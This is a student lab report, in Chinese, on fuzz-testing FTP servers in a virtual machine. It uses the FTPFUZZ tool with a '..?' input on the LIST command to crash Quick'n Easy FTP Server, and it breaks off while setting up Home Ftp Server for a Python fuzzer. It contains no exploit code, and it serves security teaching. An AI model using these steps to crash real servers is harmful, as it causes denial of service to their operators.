

软件安全实验四

班级：2022211801 学号：2022211570 姓名：项枫


一、目标

- 1、了解漏洞挖掘的基本思想
- 2、掌握基本的 fuzz 测试的工具与技巧
- 3、尝试自己编写 fuzz 测试代码


二、测试步骤与结果

1、用 Quick'n Easy FTP server 搭建服务器


(1) 打开虚拟机上的 Quick FTP 的文件夹，打开 exe 文件，接着设置开放匿名用户。




(2) 设置 FTP 的目录



(3) 设置权限(开放 Download 即可)




(4) 启动服务器




2、用 FTPFUZZ 进行服务器的 FUZZ


(1) 打开 ftpfuzz 的 exe 文件




(2) 左下角下拉框选择 Deselect All




(3) 在 USER 选项中的 Command Argument 中填入 anonymous




(4) 在 PASS 选项中的 Command Argument 中填入 anonymous




(5) 在 LIST 选项中勾选 fuzz this ftp command 选项




(5) 点击 config 菜单，然后选中 Fuzzing data 选项卡，这里面我们就可以设定我们要设置的脏数据，我们先只选择“..?”这一项即可。




(6) 在命令行输入 ipconfig 查看到 FTP 主机的 IP 地址为 192.168.80.140。




(7) 都设置好后我们设置 FTP 主机的 IP 地址，击 start 就可以开始 fuzz 了。




(8) 启动后可以看到相关的信息



(9) 红字的部分说明了已经 fuzz 成功了，FTP 服务器已经因为脏数据而崩溃。




(10) 我们回头看一下虚拟机里面 FTP 主机的情况，确实是崩溃了，说明了我们的 Fuzz 的确生效了。




3、自己编写 Python 脚本进行 FTPFUZZ


(1) 打开桌面上的 Home Ftp Server。



(2) 点击下方的 FTP SERVER 选项卡。



(3) 点击 New Member 创立新成员。



(4) 按照要求填入帐号密码文件夹地址和权限等相关参数。

User name: 2022211570

Password: 2022211570

Home directory: C:\testtest

FTP Client Editor

General Virtual Directories File Control

User name: 2022211570

Password: 2022211570

Home directory: C:\testtest

Download Speed: 0 Bytes/s, 0 = No Limitation

Upload Speed: 0 Bytes/s, 0 = No Limitation

Disk space: Bytes, 0 = Limited to disk size

Home Directory:

- ☒ Allow download files
- ☒ Allow upload files
- ☒ Allow renaming files (or directories)
- ☒ Allow deleting files
- ☒ Allow change directory
- ☒ Allow creating directories
- ☒ Allow deleting directories

Virtual Directories (if any defined):

- ☒ Allow download files
- ☐ Allow upload files
- ☐ Allow renaming files (or directories)
- ☐ Allow deleting files
- ☒ Allow change directory
- ☐ Allow creating directories
- ☐ Allow deleting directories

Apply Cancel

(5) 然后点击 start server, 左下角提示 running 表示服务器已经开始运行

Home Ftp Server

	Username	Password	Home directory	Address	Last time
New Member	test	123456	C:\内存问题	127.0.0.1:1045	2012-3-15 16:52:4
Modify Member	2022211570	2022211570	C:\testtest	-	-

Delete Member

Settings

Start Server

Stop Server

System Log Ftp Server Active Clients File Monitoring File Transfers About..

Stopped No Clients - New account added 2022211570

Home Ftp Server

	Username	Password	Home directory	Address	Last time
New Member	test	123456	C:\内存问题	127.0.0.1:1045	2012-3-15 16:52:4
Modify Member	2022211570	2022211570	C:\testtest	-	-

Delete Member

Settings


Start Server

Stop Server


System Log Ftp Server Active Clients File Monitoring File Transfers About..

Running No Clients - Server started (Port 21, Data 1024)

(6) 打开开始菜单中的 Python 程序中的 GUI



